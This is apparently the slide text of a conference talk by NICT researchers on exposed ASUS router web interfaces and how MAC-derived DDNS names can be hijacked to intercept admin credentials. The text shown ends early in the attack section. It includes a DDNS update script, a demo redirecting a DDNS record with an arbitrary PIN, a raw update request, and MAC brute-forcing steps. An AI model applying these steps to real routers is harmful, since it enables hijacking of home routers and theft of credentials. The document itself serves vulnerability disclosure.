



One million ASUS routers under control: Exploiting ASUS DDNS to MITM admin credentials

Cybersecurity Nexus, Cybersecurity Research Institute,
National Institute of Information and Communications Technology

Speaker: Masaki KUBO, Yoshiki MORI

Contributor: Kanta OKUGAWA

#BHEU @BlackHatEvents

Who We Are



Yoshiki Mori¹

Research Engineer

IoT security, Hacking Gadgets, Honeypot



Masaki Kubo¹

Manager of CYNEX Analysis Team


Vulnerability Research



Kanta Okugawa^{1 2}

Research Assistant

System Software Security



¹ Cybersecurity Nexus, Cybersecurity Research Institute, National Institute of Communications and Telecommunication Technology (NICT)

² Graduate School of Information Science and Engineering, Ritsumeikan University

Agenda

- 1. Introduction**
2. Remote connection functionality of ASUS routers
 1. How it works
 2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
5. Long term monitoring of ASUS DDNS
6. Summary

Motivation 1: So many ASUS routers WebUI exposed

ASUS


os:"ASUSWRT" port:8443



TOTAL RESULTS

1,219,838

TOP COUNTRIES



United States	373,819
Taiwan	124,744
Hong Kong	116,820
Sweden	83,890
China	81,080

[More...](#)

Synology


os:"Synology Router Manager" port:8000,8001



TOTAL RESULTS

36,872

TOP COUNTRIES



United States	12,136
Taiwan	6,708
Hong Kong	2,221
Japan	2,056
France	1,635

[More...](#)

Realtek SDK- based


Router Product:"RTL8xxx EV-2009-02-06"



TOTAL RESULTS

5,272

TOP COUNTRIES



Japan	3,190
Ukraine	780
Taiwan	557
Poland	173
Venezuela, Bolivarian Republic of	111

[More...](#)

Motivation 2: Police warns about home routers being exploited


- In April, Tokyo Metropolitan Police Department released advisory “Warning about the unauthorized used of home routers”
- APTs have been known to use hacked residential routers as proxy
 - BlackTech
 - APT31



Agenda

1. Introduction
- 2. Remote connection functionality of ASUS routers**
 1. How it works
 2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
5. Long term monitoring of ASUS DDNS
6. Summary

ASUS Router app and Router, DDNS Service




Initial setup and ASUS Router app

- Two methods to set up a new router.
 - Configuration using a PC (web browser)
 - **Configuration using a smartphone app**
- What you can do with the app
 - Initial setup
 - **Save administrator's credential**
 - Change Configurations (VPN, DDNS, other services)
 - **Check the router's Connection status (Remote/Local)**


Just one click and the WebUI is now exposed to the internet

When connecting to your router for the first time, a pop-up screen shows up.




Pressing 'Accept' automatically configures the forwarding of port **8443/TCP** to the **WAN side** and **registers DDNS**.

When trying to connect to WebUI from the internet




Possible attack vectors



DDNS domain is based on Router's MAC address

DDNS domain name is determined from MAC address



Ex) MAC address:
58112221A4D8

```
ubuntu@LAPTOP-22MTOQHK:/mnt$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53
Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: 34.84.81.174
```

The method to update the DDNS address.

There's a open source tool to change the registered IP address for ASUS DDNS

```

Asus

Asus DDNS as a custom script.

#!/bin/sh

# Set the host name, ending with .asuscomm.com is optional
HOSTNAME='test'

# The IP address to use
IP="$1"

# Asus DDNS server
ASUS_SERVER='nwsrv-ns1.asus.com'

# Router_MAC address location is hardware dependent
for LAN_MAC_NAME in et0macaddr et1macaddr et2macaddr; do
    MAC_ADDR="$(nvram get "$LAN_MAC_NAME")"
    if [ -n "$MAC_ADDR" ] && [ "$MAC_ADDR" != '00:00:00:00:00:00' ]; then
        break
    fi
done

# Use openssl to generate the password
PASSWORD="$(printf '%s' "${MAC_ADDR//:/.} ${IP//.}" | openssl md5 -hmac "$(nvram get secret_code)" 2>/dev/null

# Try to update
HTTP_RESULT="$(curl -fs -w %{http_code} -o /dev/null -u "${MAC_ADDR//:/.}:${PASSWORD}" "http://$ASUS_SERVER/ddn

# Full code list https://github.com/RMer1/asuswrt-merlin.ng/blob/master/release/src/router/inadyn/plugins/asus
case "$HTTP_RESULT" in
    200|220|230)
        /sbin/ddns_custom_updated 1
        ;;
    *)
        /sbin/ddns_custom_updated 0
        ;;
esac
  
```

The screenshot shows the GitHub repository page for 'BigNerd95 / ASUSddns'. The repository is public and has 5 issues, 2 pull requests, and 0 tags. The current branch is 'master'. The repository contains the following files:

- slim: fix readme
- ASUSddns.sh: Reduced dependencies
- LICENSE: Initial commit
- README.md: Update README.md

The README.md file is selected, showing the following content:

ASUSddns

Asus ddns update and registration script for DD-WRT and others platforms. This script allows you to use the Asus ddns service on Asus router with a modified firmware OpenWRT. You can enable jffs on your router or save the script on a usb drive attached to the router.

Installation

```

curl https://raw.githubusercontent.com/BigNerd95/ASUSddns/master/ASUSddns.sh -o-
chmod 777 ASUSddns.sh
  
```

No authentication to change DDNS entry (PIN doesn't matter)

```
# Use openssl to generate the password
PASSWORD="$(printf '%s' "${MAC_ADDR//:/} ${IP//.}/" | openssl md5 -hmac "$(nvram get secret_code)" 2>/dev/null | awk '{print toupper($2)}')"
```

<https://github.com/RMerl/asuswrt-merlin/wiki/DDNS-Sample-Scripts/2749c035b1705b731755d5294755f6a7f60cf4c4#asus>

Usage

```
./ASUSddns.sh mac wps host (register|update) (logger|console|silent)
```

mac

Mac address of wan interface, it is used as username.
It must be an asus mac address or the request will fail.
To get it, launch:

```
nvrnm get et0macaddr
```

wps

Wps pin code, it is used to calculate the password.
To get it, launch:

<https://github.com/BigNerd95/ASUSddns>

It's asking for a Wps PIN code(secret_code), but with MAC address-based DDNS, any eight-digit number seems to go through.

Ref. Update the entry with random PIN code



```
ubuntu@LAPTOP-22MTOGHK:/mnt/c$ echo -n "58112221A4D8" | md5sum
68878043f32d5af0e713fcc7a559dc7c -
```

Before



```
ubuntu@LAPTOP-22MTOGHK:/mnt/c$ date
Tue Nov 28 18:05:42 JST 2023
ubuntu@LAPTOP-22MTOGHK:/mnt/c$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: [REDACTED].233.238

ubuntu@LAPTOP-22MTOGHK:/mnt/c$ bash ASUSddns.sh 58:11:22:21:A4:D8 12345678 a68878043f32d5af0e713fcc7a559dc7c update
ubuntu@LAPTOP-22MTOGHK:/mnt/c$ nslookup a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   a68878043f32d5af0e713fcc7a559dc7c.asuscomm.com
Address: 49.98.158.38

ubuntu@LAPTOP-22MTOGHK:/mnt/c$ date
Tue Nov 28 18:06:29 JST 2023
```

dummy

After



Ref. PCAP data when updating DDNS record

2023-05-12 13:56:25.501580	192.168.101.103	1.1.1.1	DNS	106 Standard query 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com
2023-05-12 13:56:25.912689	1.1.1.1	192.168.101.103	DNS	122 Standard query response 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com A 218.225.138.35
2023-05-12 14:03:19.065407	172.21.207.181	52.250.42.40	TCP	74 36844 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1164769442 TSecr=0 WS=128
2023-05-12 14:03:19.163796	52.250.42.40	172.21.207.181	TCP	74 80 → 36844 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1440 SACK_PERM=1 TSval=1734708152 TSecr=
2023-05-12 14:03:19.164368	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1164769541 TSecr=1734708152
2023-05-12 14:03:19.164556	172.21.207.181	52.250.42.40	HTTP	357 GET /ddns/update.jsp?hostname=ac3d341e1541c710456cb7942523ef4c5.asuscomm.com&myip [REDACTED].233
2023-05-12 14:03:19.262025	52.250.42.40	172.21.207.181	TCP	66 80 → 36844 [ACK] Seq=1 Ack=292 Win=64896 Len=0 TSval=1734708250 TSecr=1164769541
2023-05-12 14:03:19.315303	52.250.42.40	172.21.207.181	HTTP	197 HTTP/1.1 200 OK
2023-05-12 14:03:19.315935	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=292 Ack=132 Win=64128 Len=0 TSval=1164769693 TSecr=1734708303
2023-05-12 14:03:19.316503	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [FIN, ACK] Seq=292 Ack=132 Win=64128 Len=0 TSval=1164769693 TSecr=1734708303
2023-05-12 14:03:19.414092	52.250.42.40	172.21.207.181	TCP	66 80 → 36844 [FIN, ACK] Seq=132 Ack=293 Win=64896 Len=0 TSval=1734708402 TSecr=1164769693
2023-05-12 14:03:19.414418	172.21.207.181	52.250.42.40	TCP	66 36844 → 80 [ACK] Seq=293 Ack=133 Win=64128 Len=0 TSval=1164769791 TSecr=1734708402
2023-05-12 14:05:04.119322	1.1.1.1	192.168.1.1	DNS	122 Standard query response 0x0002 A ac3d341e1541c710456cb7942523ef4c5.asuscomm.com A [REDACTED].233.198
2023-05-12 14:05:04.124986	192.168.1.1	1.1.1.1	DNS	106 Standard query 0x0003 AAAA ac3d341e1541c710456cb7942523ef4c5.asuscomm.com
2023-05-12 14:05:04.250985	1.1.1.1	192.168.1.1	DNS	158 Standard query response 0x0003 AAAA ac3d341e1541c710456cb7942523ef4c5.asuscomm.com SOA ns1.asuscomm.com

There's a possibility that if the MAC address is correct, the PIN code isn't checked.



```

GET /ddns/update.jsp?
hostname=ac3d341e1541c710456cb7942523ef4c5.asuscomm.com&myip [REDACTED].233.198
HTTP/1.1
Host: ns1.asuscomm.com
Authorization: Basic
QTAzNkJDNDIxMUMwOjUwQjRCQTUwRUM5NDEzOTQyMzRGM0IxRTY1Nzc5Mjc4
User-Agent: ez-update-3.0.11b5 unknown [ ] (by Angus Mackay)
Accept: */*

HTTP/1.1 200 OK
Date: Fri, 12 May 2023 05:03:17 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8

```

Connection to nwsrv-ns1.asus.com (52.250.42.40)

Agenda

1. Introduction
2. Remote connection functionality of ASUS routers
 1. How it works
 2. MAC address based DDNS
- 3. Intercepting router's admin credentials (w/ DEMO)**
4. Impact
5. Long term monitoring of ASUS DDNS
6. Summary


Four factors that lead to possible attacks

- Asus Router app equipped with features for easily exposing the web UI to the internet and enabling remote connections.
 - TLS is used,
but the ID and password are only decoded in Base64.
- Possible to update DDNS with the OSS tool
- Possible to guess DDNS address from MAC address

The road to hell is paved with good intentions.

Preparation for an attack

The MAC address and IP address of the target user need to be found.




How to find the target MAC addresses?

STEP 1. Find ASUS router's MAC prefixes

- Check at an electronics retailer
 - Written in the package
- On-line/Off-line search
 - News website
 - YouTube
 - ebay
 - War Driving



We found **20
MAC prefixes**



STEP 2. Brute Force

- Brute-force the possible combination of each prefix

Easy to find target MAC address @ News website

INTERNET Watch

